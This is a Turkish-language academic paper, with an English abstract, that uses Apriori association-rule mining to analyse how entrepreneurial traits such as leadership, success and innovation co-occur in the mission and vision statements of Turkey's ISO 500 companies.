Neden bazı işletmeler, iş hayatında önemli mesafeler kat edip başarılı olurken benzer koşullara ve hatta daha iyi koşullara sahip olan diğerleri yeterince başarı gösteremezler? Elbette ki bu sorunun çok sayıda cevabı olabilir. Bu cevaplardan birini de işletmelerin girişimci kişilik özellikleri arasında aramak doğru bir yaklaşım olacaktır. İşletmelerin girişimci kişilik özellikleri, tıpkı bireylerin kişilik özellikleri gibi, girişimcilik kararında ve bu kararın başarılı sonuçlanmasında etkili olan faktörler olarak düşünülebilir. İşletmenin var oluş nedenini ifade eden misyon ve işletmenin gelecekte ulaşmak istediği yeri resmeden vizyon ifadelerinde bu faktörlerin izlerini sürmek mümkündür. Bu çalışmada misyon ve vizyon ifadelerinde rekabetçilik, başarı, araştırma ve geliştirme, proaktiflik, güçlülük, yaratıcılık, yenilikçilik, liderlik ve risk alma gibi girişimci kişilik özelliklerinin ne ölçüde dikkate alındığı ve bu özelliklerden hangilerinin daha çok birlikte gözetildiğinin tespit edilmesi amaçlanmıştır. Çalışmada, ISO (İstanbul Sanayi Odası) verilerine göre Türkiye'deki ilk 500 büyük firmanın misyon ve vizyon ifadelerinde dikkate alınan girişimci kişilik özellikleri, birliktelik kuralları madenciliği ile incelenmiştir. Veri madenciliğinin bu modelinde popüler olan Apriori algoritması kullanılarak yapılan analiz sonucunda hangi girişimci kişilik özelliklerine birlikte önem verildiğini gösteren 30 kural üretilmiştir. Üretilen ilk kurala göre; vizyon ifadelerinde yaratıcılığa önem veren firmaların vizyon ifadelerinde yenilikçiliğe %54,545 güven seviyesinde önem verdikleri tespit edilmiştir. Bununla birlikte ISO 500 firmalarının misyon ve vizyon ifadelerinde, risk alma ve yaratıcılık özelliklerine yeterince yer vermedikleri tespit edilmiştir.

Anahtar Kelimeler: Vizyon ve Misyon, Girişimcilik Özellikleri, Veri Madenciliği, Birliktelik Kuralları
Jel Kodları: M15, L26

Analysis of Vision and Mission Statements of ISO 500 Companies with the Association Rules Mining

ABSTRACT

Why do some businesses achieve enough taking significant milestones in business life while others who have similar conditions and even better conditions are fail to? Of course this question may have many answers. It would be a correct approach to look for one of these answers among entrepreneurial personality traits of businesses. Entrepreneurial personality traits of businesses can be thought of as factors that influence the decision of entrepreneurship and the successful conclusion of this decision, just like the personality traits of individuals. It is possible to trace these factors in the expressions of the mission that expresses the reason of existence of the enterprise and in the expression of vision depicting the desired place where the operator wants to reach in the future. In this study, it is aimed to determine the extent to which entrepreneurial personality characteristics such as competitiveness, success, research and development, proactiveness, strength, creativity, innovation, leadership and risk taking are taken into consideration and is aimed to determine which of these features are features are handled more together. In the study, considered entrepreneurial personality characteristics considered in the mission and vision statements of the 500 biggest companies in Turkey according to the ISO (Istanbul Chamber of Industry) data have been examined using data mining techniques. As a result of the association analysis made using the Apriori algorithm, 30 rules have been produced showing which entrepreneurial personality characteristics are emphasized together. According to the first rule produced; it has been determined that companies giving importance to creativity in vision expressions attach importance to innovativeness in vision expressions with a level of 55% trust. Besides, it has been determined that the ISO 500 companies do not place enough importance on risk taking and creativity in their mission and vision statements.

Key Words: Vision and Mission, Entrepreneurship Features, Data Mining, Association Rules.
Jel Codes: M15, L26

GİRİŞ

Bilgi çağının hızla gelişmesiyle bilgisayar ve elektronik sistemlerin kullanımı da yaygınlaşmıştır. Bu sistemlerin yaygınlaşması kayıt altına alınan verilerin gün geçtikçe büyümesine neden olmuştur. Bu verilerin gün yüzüne çıkarılmasına ışık tutan yöntemlerden birisi de veri madenciliğidir.

Veri madenciliği, daha önceden bilinmeyen örüntüleri keşfetmek için veri arama bilimi ve teknolojisi olarak veri tabanlarında bilgi keşfetmeye yönelik genel sürecin bir parçasıdır. Günümüzün

* * Bu çalışmada 'ISO 1000 Firmalarının Vizyon ve Misyon İfadelerinin Veri Madenciliği ile İncelenmesi' Adlı yüksek lisans tezinden yararlanılmış, ISO 500 Firmalarının verileri farklı bir algoritma (Apriori algoritması) ile analizi yapılmıştır
Doç. Dr., Cumhuriyet Üniversitesi, Yönetim Bilişim Sistemleri Bölümü Öğretim Üyesi, alan@cumhuriyet.edu.tr

** Doç. Dr., Cumhuriyet Üniversitesi, Yönetim Bilişim Sistemleri Bölümü Öğretim Üyesi, arince@cumhuriyet.edu.tr

*** nilgunbaglar@windowslive.com

bilgisayar odaklı dünyasında, bu veri tabanları büyük çapta bilgiyi içerirler. Bu bilgilerin erişilebilirliği ve bolluğu veri madenciliğini çok önemli ve gerekli hale getirmektedir (Rokach ve Maimon, 2008:1).

Birliktelik kuralları, kümeleme, sınıflandırma gibi çok sayıda veri madenciliği modelleri ve bu modellere yönelik algoritma bulunmaktadır. Bu algoritmalar bir yöneticinin kararlarını yönlendirebilecek bilgileri keşfetme ve enformasyon sağlama amacıyla çeşitli alanlardan bilgi işleme amacıyla kullanılabilir. Bilgi, orijinal verilere ve orijinal verilerden elde edilen gerekli bilgilere dayanarak gelecekteki eğilimlerin tahmin edilmesi için bir temel sağlar (Wu ve Li, 2003).

Birliktelik kuralları, market sepet analizi olarak bilinen müşterinin bir ürünü alırken beraberinde aldıkları ürünle olan ilişkileri gibi durumları ölçümlemektedir. Dolayısıyla elde edilen kurallar ile nesneler arasındaki ilişkiler saptanmakta, böylece alınacak kararlarda yol gösterici olarak kullanılmaktadır.

Bu çalışmada ISO 500 firmalarının vizyon ve misyon ifadeleri, girişimci kişilik özelliklerine göre incelenerek veri madenciliği yapılmıştır. Girişimci kişilik özelliklerinden; risk alma, liderlik, yenilikçilik, yaratıcılık, güçlülük, proaktiflik, Ar-Ge, başarı ve rekabetçilik ele alınmıştır. ISO 500 firmalarının kendi internet sitelerinden vizyon ve misyon ifadelerine ait veriler alınarak çalışmada kullanılmak üzere veri tabanı oluşturulmuştur. Daha sonra veri tabanında bilgi keşfi sürecinde izlenen adımlar takip edilerek çeşitli düzenlemelerle analize hazır hale getirilmiştir. Bu firmaların vizyon ve misyon ifadelerinden birliktelik kurallarından Apriori algoritması kullanılarak 30 kural üretilmiştir. Kuralların belirlenmesinde Tanagra veri madenciliği programı kullanılmıştır. Belirlenen kurallar ile birlikteliklerin girişimci kişilik özellikleri arasındaki ilişkiler ortaya konmuştur.

II. VERİ MADENCİLİĞİ

1970'lerin sonu ve 1980'lerin başında yeni veri depolama teknolojileri ile daha karmaşık ilişkisel veri tabanlarının geliştirilmesi sağlanmış; böylelikle Veri Madenciliği-VM (Data Mining-DM) ve Veri Tabanlarında Bilgi Keşfi-VTBK (Knowledge Discovery in Databases-KDD) ortaya çıkmıştır. Pazarlama, bankacılık, sigortacılık, akademik alanlarda büyük veri tabanlarında kullanılan yöntemlerin ve bu verilerin depolanmasının kolaylaşması ve daha ucuza karşılanabilmesi Veri Tabanlarında Bilgi Keşfinin daha çok kullanılmasını sağlamıştır (Vachon vd., 2012: 3).

Veri madenciliği, çok miktardaki veriyi kullanarak bilgiyi anlaşılabilir hale getirme işlemi olarak tanımlanmaktadır (Han ve Kamber, 2006:29). Büyük çapta verinin bulunduğu her alanda veri madenciliği uygulanabilir. Günümüzde karar verme süreçlerinde sağladığı kolaylıkla çoğu alanda veri madenciliği uygulanmaktadır. Örneğin; istihbarat, endüstri, sağlık, kriminoloji, bilim ve mühendislik, sağlık, genetik, telekomünikasyon, perakendecilik, borsa, sigortacılık, bankacılık, biyoloji, pazarlama gibi birçok alanda başarılı uygulamalar gerçekleştirilmiştir (İnan, 2003; Albayrak, 2008:74; Akgöbek ve Çakır, 2009:801-806).

Veri madenciliği modelleri, işlevleri bakımından 3 ana grupta toplanmaktadır. Bunlar; sınıflandırma, kümelendirme ve birliktelik kurallarıdır.

Sınıflandırma yönteminde tahmin edici modelleme kullanılırken, kümeleme ve birliktelik analizinde tanımlayıcı modelleme kullanılır (Özekes, 2003:65-82).

Sınıflandırma, farklı iki veya daha fazla sınıftaki değişik kategorileri birbirinden ayırmaktadır. Sınıflar, iş kurallarına, sınıf sınırlarına ya da bazı matematiksel fonksiyonlara bağlı olarak belirlenebilir. Sınıflandırma işlemi, sınıflandırılmış olan ögenin, bilinen bir sınıf değeri ile özellikleri arasındaki bir ilişki üzerine bina edilebilir. Böyle bir sınıflandırma gerçekleşiyorsa “denetimli öğrenme”, sınıflandırmada bilinen örnekleri yoksa da “denetimsiz öğrenme” dir (Nisbet vd., 2009:235).

Kümeleme, sınıftaki benzer nesnelerin kayıtlarını, gözlemlerini veya olaylarını gruplandırmayı ifade eder. Bir küme birbirine benzer nesnelerle ve diğer küme benzemeyen nesnelerin toplanmasıyla oluşur. Sınıflamadan farklı olarak, kümeleme de önceden belirli bir sınıf yoktur ve kümeleme bir değişkenin değerini tahmin etmez. Bunun yerine, küme içindeki kayıtların benzerliklerini maksimize ve küme dışındaki kayıtların benzerliklerini minimize etmek için alt küme veya gruplar oluşturma amacıyla tüm verileri taramaktır (Larose, 2005:16).

Bilgisayar bilimlerinde geliştirilen birliktelik kuralları, çoğunlukla market sepet analizi olarak bilinir. Bu analizle, müşterilerin satın aldığı ürünlerin birlikteliklerini ölçümleme ya da bireylerin ardışık olarak web sitelerindeki tıkladıkları sayfaları görüntüleme işlemi gerçekleştirilir. Böylece, yapılan işlemlerin sonucunda birlikte gerçekleşen kalemler tespit edilmiş olur (Guidici ve Figini, 2009:90-91).

Birliktelik kurallarında veriler arasındaki ilişkileri açıklamak için 'eğer-sonra' ifadeleri kullanılır ve 'eğer' <bazı şartlar sağlanırsa >, 'sonra' < bazı niteliklerin değerlerini tahmin et > şeklinde belirtilebilir. 'Eğer' bölümünde ilişkili durumlar öncülken, 'sonra' bölümünde ilişkili durumlar sonuç olarak ifade edilir. Öncül ve sonuç durumları X ve Y olarak ele alınırsa buradaki ilişki $X \Rightarrow Y$ şeklinde sembolize edilebilir. Birliktelik kurallarının matematiksel olarak ifadesi:

$I = \{ I_1, I_2 \dots I_n \}$ bir dizi nesne kümesi olsun.

$T = \{ t_1, t_2 \dots t_n \}$ ise veri tabanındaki işlemleri gösterebilir. Her bir t_k nın alacağı değer 0 veya 1 olmalıdır. Eğer $t_k = 0$ ise I_k = satın alınmamış, eğer $t_k = 1$ ise I_k = satın alınmış demektir. Her bir işlem için veri tabanında ayrı bir kayıt vardır. Şimdi $X \subseteq I$ için X 'teki her bir I_k ya karşılık gelen t_k değeri, $t_k = 1$ dir. Birliktelik kuralıyla şu ifade edilmektedir:

$X \Rightarrow I_j$, X, I nın alt kümesidir, I_j ise I içindeki herhangi bir elemandır ve bu eleman X içinde yer almaktadır. $X \Rightarrow I_j$ kuralının T için uygun olduğunun söylenebilmesi için belli bir güven seviyesinden söz etmek gerekecektir. Yani, T içindeki tüm X 'lerin ne kadarının I_j yı sağladığı %c değeriyle ifade edilmelidir. Bu durumda birliktelik kuralının ifadesini $0 \leq c \leq 1$ güven seviyesiyle söyleriz. $X \Rightarrow I_j | c$ kuralın gücünü de ifade etmektedir.

Bu analizde iki önemli kavram destek ve güvendir. Destek, kural cümlesinde belirtilen şartları sağlayan olayların birlikte gerçekleşme durumlarının bütün durumlara oranıdır. Güven ise, kural cümlesinde belirtilen şartları sağlayan olayların birlikte gerçekleşme durumlarının öncül bölümünde gerçekleşme olayına oranıdır (Çelik, 2009).

Birliktelik kuralları madenciliği daha ziyade işletmelerdeki market sepet analizi çalışmalarında kullanılmıştır. Bunun yanında literatürdeki çalışmalardan farklı olarak İnce ve Alan (2014), ürün portföy planlamasında veri madenciliğinden yararlanılması üzerine bir çalışma yapmışlardır.

III. GİRİŞİMCİLİK VE MİSYON, VİZYON İFADELERİ

Girişimcilik, fırsatları öngörme ve bunları gerçekleştirmek için gerekli kaynakları temin edebilme yeteneğidir (Kwiatkowski, 2004:218). Günümüzde pazarların hızla gelişmesiyle yöneticiler, yıllık stratejik planlama gibi bürokrasi yaklaşımlarının diğerleri ile rekabet edebilmek için ihtiyaç duydukları bilgiye zamanında ulaşamayacaklarını bilmeleri gerekmektedir. Büyük şirketlerdeki yönetim ekiplerinin çoğunlukla bireysel girişimciler gibi davranmalarının sebepleri ise, şirketlerinin bu kaotik ortamda ayakta kalmasını ve başarıyı elde etmesini istemeleridir.

Misyon, çalışanları belirli bir amaç için bir arada tutan, nitel olan işletmenin dışına yönelik ve işletmeye özgü uzun vadeli bir amaçtır (Dinçer, 1998:12). Vizyon ise, işletmenin gelecekte ulaşmak istediği bugünkü durumundan daha başarılı, gerçekçi, çekici, güvenilir ve daha iyi durumunun zihindeki görüntüsüdür (Awamleh ve Gardner, 1999:346).

Literatürde girişimcilik özellikleri arasında çok sayıda kavram sunulmaktadır. Ancak genel itibarıyla bütün çalışmalarda ortak olarak yer alan bir takım kavramlar vardır. Bunlar; risk alma, liderlik, yenilikçilik, yaratıcılık, güçlülük, proaktiflik, Ar-Ge, başarı ve rekabetçiliktir.

Risk Alma; Sonuçlarını bilmeden, herhangi bir bölgede veya koşulların bilinmediği durumlarda karar vermeyi içermektedir (Wakkee vd., 2010:1-21). Girişimci için risk alma, gerekli olan ön koşullardan biridir. Girişimci riski avantaja çeviren ve bu avantajdan fayda sağlayan kişidir (Macko ve Tyszk, 2000:470).

Liderlik; Başkalarına örnek teşkil edecek bir yol haritası sunma yeteneğidir. Liderlik becerisine sahip olan kişilerin, girişimcilik başarıları da yüksektir (Colbert, 2003:30). Kimi yazarlara göre girişimcilik aynı zamanda liderliktir (Vecchio, 2013:323).

Yenilikçilik; İşletmelerin mevcut kaynakları arttırması veya bu kaynaklara yeni şeyler katarak yeni istihdam olanakları sağlamasıdır (Robinson vd., 1991:19). Girişimciliğin odak noktası olan

yenilikçilik, aynı zamanda girişimcinin ana karakteridir (Mitton, 1989:10). Yenilikçilik, fikirlerin ticarileştirilerek uygulanmasıdır; yani icat etmekten daha fazlasıdır (Bird, 1989:39).

Yaratıcılık; Girişimcilik, yaratıcılık gerektirir. Yeni bir işin faydalı ve orijinal olması da girişimci yaratıcılık olarak ifade edilir (Lee vd., 2004:82). Girişimciliğin temel elemanı yaratıcılıktır (Zampetakis ve Moustakis, 2006:415). Ve bu iki kavramın tanımları birbirine çok yakındır (Whiting, 1988:178).

Güçlülük; Girişimcilerin başarılı olması, eldeki kaynakları verimli bir şekilde kullanması konusunda rakiplerinden daha çok kendine güvenmesi ve risk alırken sonuçları ile başa çıkabilecek güfte olmasıdır (Casson, 2005:361).

Proaktiflik; İşletmelerin, öncü olma eğilimleridir. Bir ürün veya hizmet piyasaya yeni girdiğinde, teknoloji ve yönetim teknikleri konusunda rakiplerini takip etmek yerine öncü olması olarak ifade edilir (Covin ve Slevin, 1986:631).

Ar-Ge; İşletmelerde yeni ürün ve üretim süreçlerinin ortaya çıkarılmasına yönelik sistemli ve yaratıcı çalışmalardır. Girişimci, işletmenin büyüebilmesi için araştırma ve geliştirmeden yararlanması gerekir. Bu da işletmeyi olumlu yönde etkilemektedir (Erken, 2008:269).

Başarı; Mc Clelland'a göre, yüksek başarı elde etmek isteyen bireylerde girişimci davranışları gözlemlenmektedir. Bazı çalışmalara göre, başarı ihtiyacı ve girişimcilik arasında ilişki olduğu bazılarına göre ise tam tersi, ilişki olmadığı ortaya çıkmıştır (Hisrich, ve Peters, 2002:54).

Rekabetçilik; Kurumsal girişimcilik ve rekabetçi avantaj arasında olumlu bir ilişki vardır (Zahra, 1996:1713). Rekabetçiliğin geliştirilmesiyle girişimciliğin yükseltilmesi amaçlanmıştır (Cuckovic ve Bartlett, 2007:39).

Türkçe literatürde misyon ve vizyon kavramları pek çok çalışmada araştırma konusu olmuştur. Ancak misyon ve vizyon ifadelerindeki girişimcilik özellikleri üzerine yapılan az sayıda çalışma mevcuttur. Erol ve Kanbur (2014) Türkiye’de ilk 100 büyük şirketin misyon ve vizyon kavramlarına bakarak girişimcilik özelliklerini; İnce (2015) ise Türkiye’de ikinci 500 büyük şirketin misyon ve vizyon yola çıkarak girişimcilik özelliklerini incelemiştir.

IV. YÖNTEM VE UYGULAMA

Bu çalışmada ISO 500 firmalarının vizyon ve misyon ifadelerindeki girişimci kişilik özellikleri arasındaki birliktelik durumları incelenmiştir. Elde edilen birliktelik kuralları ile çalışmada Türkiye’de ilk büyük 500 firma arasına girmeyi başaran firmaların vizyon ve misyon ifadelerinde girişimci kişilik özellikleri arasında mevcut birlikteliklerin tespit edilmesi amaçlanmıştır.

Bu çalışmada misyon ve vizyon ifadeleri, anlam birimlerine ayrılmış ve metinlerdeki içerikler analiz edilmeye çalışılmıştır. Analizde Türkiye’de ilk 500 büyük firmanın vizyon ve misyon ifadelerini, girişimcilik özelliklerinden; rekabetçilik, başarı, araştırma ve geliştirme, proaktiflik, güçlülük, yaratıcılık, yenilikçilik, liderlik ve risk alma kavramları kullanılarak bir uygulama yapılmıştır. Her bir firmanın misyon ve vizyon ifadelerinin girişimcilik özellikleriyle ilgili boyutunu değerlendirmek için ikili kodlama yöntemi kullanılmıştır. Boyutlara, ifadelerde işaret ediliyor ise ‘1’ değeri; işaret etmiyor ise ‘0’ değeri verilerek analiz yapılmıştır. Türkiye’de ilk 500 büyük firmanın verileri, veri madenciliği yöntemlerinden birliktelik kuralları madenciliği yapılarak, üretilen kurallar yorumlanmıştır.

Yapılan çalışmada birliktelik kurallarının belirlenmesinde Apriori algoritması kullanılmıştır. En çok tercih edilen ve gelişmiş sıralı algoritmalarından biri olan Apriori algoritması, aday nesneleri üretirken veri tabanındaki işlemleri hiç işin içine sokmadan, yalnızca bir önceki taramada geniş olduğu tespit edilmiş nesne kümelerini kullanarak oluşturur. Apriori algoritması, geniş bir nesne kümesinin herhangi bir alt kümesinin de geniş olacağı kabulüne dayanır. Böylece k adet nesneden oluşmuş bir nesne kümesi, $k-1$ adet nesneye sahip geniş nesne kümelerinin birleştirilmesi ve alt kümeleri geniş olmayanların silinmesiyle elde edilebilir. Bu birleşme silme işlemi sonunda daha az sayıda aday nesne kümeleri oluşacaktır (Silahtaroglu, 2016:142).

Verilerin analizi için Tanagra programının 1.4.5 sürümü kullanılmıştır. Açık kaynak kodlu bir yazılım olan Tanagra Programı veri madenciliğine ait pek çok algoritmayı desteklemektedir.

V. VERİLERİN HAZIRLANMASI

2015 yılına ait ISO 500 listesindeki firmaların misyon ve vizyon ifadeleri internetten alınarak, uygun Excel tablolarına aktarılmıştır. Öncelikle ISO 500 listesinin bulunduğu tabloda vizyon ve misyon ifadelerinde yer alan girişimci kişilik özelliklerine “1”, değilse “0” yazılarak aşağıdaki tabloda görüldüğü gibi veri ambarı hazırlanmıştır.

Tablo 1. Vizyon ve Misyon İfadeleri Veri Ambarı

[illegible]

Firmaların vizyon ve misyon ifadelerinde, girişimci kişilik özelliklerine toplamda ne kadar yer verdikleri Tablo 2'de gösterilmiştir.

Tablo 2. Vizyon ve Misyon İfadelerine Göre Firmaların Girişimci Kişilik Özelliklerinin Dağılım Değerleri

	RİSK ALMA	LİDERLİK	YENİLİKÇİLİK	YARATICILIK	GÜÇLÜLÜK	PROAKTİFLİK	ARAŞTIRMA GELİŞTİRME	BAŞARI	REKABETÇİLİK
Vizyon	-	374	173	39	98	68	78	405	194
Misyon	-	138	210	55	119	140	108	528	161

VI. BİRLİKTELİK KURALLARININ BELİRLENMESİ

Veri ambarı hazırlandıktan sonra Tanagra programı kullanılarak yapılan uygulamada mevcut veriler kullanılarak Apriori algoritması ile 30 kural üretilmiştir. Üretilen kurallar aşağıdaki tabloda sunulmuştur.

Tablo 3. Apriori Algoritması ile Üretilen Kurallar

N	Öncül	Sonuç	Destek (%)	Güven (%)
1	"VizYaraticik=true"	"VizYenilikcilik=true"	1,200	54,545
2	"VizBasari=true" - "VizArge=true"	"VizYenilikcilik=true"	1,000	50,000
3	"VizYenilikcilik=true" - "VizArge=true"	"VizBasari=true"	1,000	50,000
4	"MisGucluluk=true"	"VizBasari=true"	1,200	50,000
5	"MisLiderlik=true" - "MisProaktiflik=true"	"VizLiderlik=true"	1,400	87,500
6	"VizRekabetcilik=true" - "VizYenilikcilik=true"	"VizLiderlik=true"	1,200	85,714
7	"VizLiderlik=true" - "VizBasari=true"	"MisBasari=true"	4,000	76,923
8	"MisYenilikcilik=true" - "MisRekabetcilik=true"	"VizLiderlik=true"	1,000	71,429
9	"MisLiderlik=true" - "VizGucluluk=true"	"VizLiderlik=true"	1,000	71,429
10	"VizLiderlik=true" - "VizProaktiflik=true"	"MisBasari=true"	1,800	75,000
11	"MisBasari=true" - "MisProaktiflik=true"	"VizLiderlik=true"	1,200	66,667
12	"VizYenilikcilik=true" - "MisLiderlik=true"	"VizLiderlik=true"	1,200	66,667
13	"MisBasari=true" - "MisLiderlik=true"	"VizLiderlik=true"	1,600	61,538

14	"VizLiderlik=true" - "VizRekabetcilik=true"	"MisBasari=true"	4,000	64,516
15	"MisBasari=true" - "MisYenilikcilik=true"	"VizLiderlik=true"	2,200	61,111
16	"VizLiderlik=true" - "VizYenilikcilik=true"	"MisBasari=true"	2,400	63,158
17	"MisBasari=true"	"VizLiderlik=true"	21,200	58,889
18	"VizLiderlik=true"	"MisBasari=true"	21,200	61,988
19	"MisLiderlik=true"	"VizLiderlik=true"	5,400	56,250
20	"MisBasari=true" - "MisRekabetcilik=true"	"VizLiderlik=true"	2,200	55,000
21	"VizRekabetcilik=true" - "MisProaktiflik=true"	"VizLiderlik=true"	1,200	54,545
22	"MisBasari=true" - "VizYenilikcilik=true"	"VizLiderlik=true"	2,400	54,545
23	"MisYenilikcilik=true"	"VizLiderlik=true"	6,200	54,386
24	"MisBasari=true" - "VizRekabetcilik=true"	"VizLiderlik=true"	4,000	54,054
25	"MisProaktiflik=true"	"VizLiderlik=true"	3,800	51,351
26	"MisYenilikcilik=true" - "MisArge=true"	"VizLiderlik=true"	1,000	50,000
27	"MisBasari=true" - "MisArge=true"	"VizLiderlik=true"	1,200	50,000
28	"VizProaktiflik=true"	"MisBasari=true"	5,400	50,943
29	"VizRekabetcilik=true"	"MisBasari=true"	7,400	50,685
30	"VizLiderlik=true" - "MisRekabetcilik=true"	"MisBasari=true"	2,200	50,000

Apriori ile üretilen ilk kurala göre; vizyon ifadelerinde yaratıcılığa önem veren firmaların vizyon ifadelerinde yenilikçiliğe %54,545 güven seviyesinde önem verdiği sonucuna ulaşılmıştır. Birinci kurala göre destek (support) değeri 1,200'dir.

İkinci kurala göre; vizyon ifadelerinde başarıya ve araştırma ve geliştirmeye önem veren firmaların vizyon ifadelerinde yenilikçiliğe %50 güven seviyesinde önem verdiği sonucuna ulaşılmıştır. İkinci kurala göre destek değeri 1,000'dir.

Üçüncü kurala göre; vizyon ifadelerinde yenilikçilik ve araştırma ve geliştirmeye önem veren firmaların vizyon ifadelerinde başarıya %50 güven seviyesinde önem verdiği sonucuna ulaşılmıştır. Üçüncü kurala göre destek değeri 1,000'dir.

Dördüncü kurala göre; misyon ifadelerinde güçlülüğe önem veren firmaların vizyon ifadelerinde başarıya %50 güven seviyesinde önem verdiği sonucuna ulaşılmıştır. Dördüncü kurala göre destek değeri 1,200'dir.

Beşinci kurala göre; misyon ifadelerinde liderlik ve proaktifliğe önem veren firmaların vizyon ifadelerinde liderliğe %87,5 güven seviyesinde önem verdiği sonucuna ulaşılmıştır. Beşinci kurala göre destek değeri 1,400'dir. Diğer kurallar için de tablodaki değerlere göre ilk beş kuralda olduğu gibi yorumlar yapılabilir.

VII. SONUÇ

Hem dünyada hem de ülkemizde veri madenciliğinden yararlanma gün geçtikçe artmakta ve veri madenciliğinin uygulama alanları genişlemektedir. Bu çalışmada Türkiye'de ISO 500 firmalarının vizyon ve misyon ifadeleri, girişimci kişilik özelliklerine göre incelenerek veri madenciliği yapılmıştır. Veri madenciliğinin birliktelik kuralları yönteminden yararlanarak, ISO 500 firmalarının misyon ve vizyon ifadeleri konusundaki birliktelikler tespit edilmeye çalışılmıştır. Girişimci kişilik özellikleri olarak Risk Alma, Liderlik, Yenilik, Yaratıcılık, Güçlülük, Proaktiflik, Ar-Ge, Başarı ve Rekabetçilik ele alınmıştır.

Çalışmada ISO 500 firmalarının vizyon ve misyon ifadelerinde girişimci kişilik özelliklerinden hangisinin bulunduğu tespit edilmiş; elde edilen veriler, Tanagra programının 1.4.5 sürümü kullanılarak; Apriori algoritmasıyla birliktelik kuralları analizi yapılmıştır.

Vizyon ve misyon verileri kullanılarak yapılan birliktelik analizi sonucunda; Apriori algoritmasıyla güven seviyesi %50 ve üzerinde 30 kural üretilmiştir.

Misyon ve vizyon ifadelerinde risk alma ve yaratıcılık özelliklerinin firmalar tarafından yeterince tercih edilmediği tespit edilmiştir. Girişimciler göze alınabilir riskleri almadıklarında firmaların hızla değişen küresel dünyada, önemli başarıları kazanamayacakları bilinmelidir. Aynı zamanda Türkiye'de öne çıkan ISO 500 firmalarının risk almayı değerlendirmemiş olması önemli bir eksikliktir. Aslında bu özelliklerin, başarının devam edebilmesi için çok önemli girişimcilik kişilik özellikleri olduğu bilinmelidir.

KAYNAKÇA

- Akgöbek, Ö. ve Çakır, F., (2009). Veri Madenciliğinde Bir Uzman Sistem Tasarımı, *Akademik Bilişim* 09, 11-13 Şubat Harran Üniversitesi, Şanlıurfa, 801- 806.
- Albayrak, M., (2008). EEG Sinyallerindeki Epileptiform Aktivitenin Veri Madenciliği Süreci ile Tespiti, Doktora Tezi, Sakarya Üniversitesi, Fen Bilimleri Enstitüsü. S.74.
- Awamleh, R. ve W.L.Gardner. (1999). Perceptions of leader Charisma and Effectiveness: The Effects of Vision Content, Delivery and Organizational Performance. *Leadership Quarterly*, 10(3), 346.
- Bird, B. (1989). *Entrepreneurial behavior*. Glenview, IL: Scott Foresman.
- Casson, M. (2005). Entrepreneurship and the theory of the firm. *Journal of Economic Behavior and Organization*, 58(2), 327-348.
- Colbert, F. (2003). Entrepreneurship and Leadership in Marketing The Arts. *International Journal of Arts Management*, 30-39.
- Covin, J.G. ve Slevin, D.P. (1986). The development and testing of an organizational-level entrepreneurship scale. in Ronstadt, R., Hornaday, J.A. and Vesper, K.H. (Eds), *Frontiers of Entrepreneurship Research*, Babson College, Wellesley, MA, pp. 628-39.
- Cuckovic, N. ve Bartlett, W. (2007). Entrepreneurship and Competitiveness: The Europeanisation of Small and Medium-sized Enterprise Policy in Croatia. *Southeast European and Black Sea Studies*, 7(1), 37-56.
- Çelik, M. (2009). *Veri Madenciliğinde Kullanılan Sınıflandırma Yöntemleri ve Bir Uygulama*. İstanbul.
- Dinçer, Ömer. (1998). *Stratejik Yönetim ve İşletme Politikası*, 5. Baskı, Beta Yay., İstanbul.
- Erken, H. (2008). Productivity, R&D and entrepreneurship (No. EPS-2008-147-ORG). Erasmus Research Institute of Management (ERIM)
- Erol, Y., ve Kanburb, E. (2014). Misyon ve Vizyon İfadelerine Göre Türkiye'nin İlk 100 Büyük Şirketinin Girişimcilik Özellikleri. *Business and Economics Research Journal*, 5(3), 149.
- Guidici, P. ve Figini, S. (2009). *Applied Data Mining For Business And Industry- 2nd Edition*. United Kingdom: Wiley.
- Han, J. ve Kamber, M. (2006). *Data Mining Concepts And Techniques Second Edition*. San Francisco: Morgan Kaufman.
- Hisrich, R. D. ve Peters, M. P. (2002). *Entrepreneurship, McGraw-Hill Irwin, Fifth Edition*, USA.
- İnan, O. (2003). Veri Madenciliği, Yüksek Lisans Tezi, Selçuk Üniversitesi, Fen Bilimleri Enstitüsü.
- İnce, A. R. (2015) Türkiye'nin İkinci 500 Büyük Şirketinin Misyon ve Vizyon İfadelerine Göre Girişimcilik Özellikleri, *Niğde Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 8 (2), 143-155.
- İnce, A. R. ve Alan, M. A. (2014). Ürün Portföy Planlamasında Veri Madenciliğinden Yararlanılması Üzerine Bir Çalışma. *EUL Journal of Social Sciences (V:II) LAÜ Sosyal Bilimler Dergisi*.
- Kwiatkowski, Stefan (2004). "Social and Intellectual Dimensions of Entrepreneurship", *Higher Education in Europe*, 29(2), 205-220.
- Larose, D. T. (2005). *Discovering Knowledge in Data An Introduction to Data Mining*. New Jersey: A John Wiley & Sons, INC.
- Lee, S. Y., Florida, R., ve Acs, Z. (2004). Creativity and entrepreneurship: A regional analysis of new firm formation. *Regional studies*, 38 (8), 879-891.
- Macko, A., ve Tyszk, T. (2009). Entrepreneurship and risk taking. *Applied psychology*, 58 (3), 469-487.
- Mitton, D. G. (1989). The complete entrepreneur. *Entrepreneurship Theory and Practice*, 13(3), 9-19.
- Nisbet, R., Elder, J., ve Miner, G. (2009). *Handbook of Statistical Analysis and Data Mining Applications*. Burlington: Elsevier Inc.
- Özekes, S., (2003). "Data Mining Models and Application Areas", *İstanbul Commerce University Journal of Science*, 3, 65-82.
- Robinson, P. B., Stimpson, D. V., Huefner, J. C., ve Hunt, H. K. (1991). An attitude approach to the prediction of entrepreneurship. *Entrepreneurship theory and practice*, 15(4), 13-31.
- Rokach, L. ve Maimon, O. (2008), *Data Mining with Decision Trees*, World Scientific, New Jersey
- Silahtaroglu, Gökhan. (2016). *Veri Madenciliği Kavram ve Algoritmaları*, 3. Baskı. Papatya Bilim, İstanbul
- Vachon, F., Gilchrist, M., Mooers, D. L., ve Skrubbeltang, G. (Nisan 2012). Knowledge Discovery in Databases for Competitive Advantage. *Journal of Management and Strategy*.
- Vecchio, R. P. (2003). Entrepreneurship and Leadership: Common Trends and Common Threads. *Human resource management review*, 13(2), 303-327.
- Wakkee, Ingrid, Elfring, Tom, ve Monaghan, Sylvia, (2010). "Creating Entrepreneurial Employees in Traditional Service Sectors The Role Of Coaching And Self-Efficacy", *Int Entrep Manag*, 6, 1-21.
- Wu, T. ve Li, X. (2003). Data Storage and Management, *The Handbook of Data Mining*, Edited by. Nong Ye, Lawrence Erlbaum Associates Publishers. London, pp.393-407
- Whiting, B. G. (1988). Creativity and entrepreneurship: How do they relate?. *The Journal of Creative Behavior*, 22(3), 178-183.
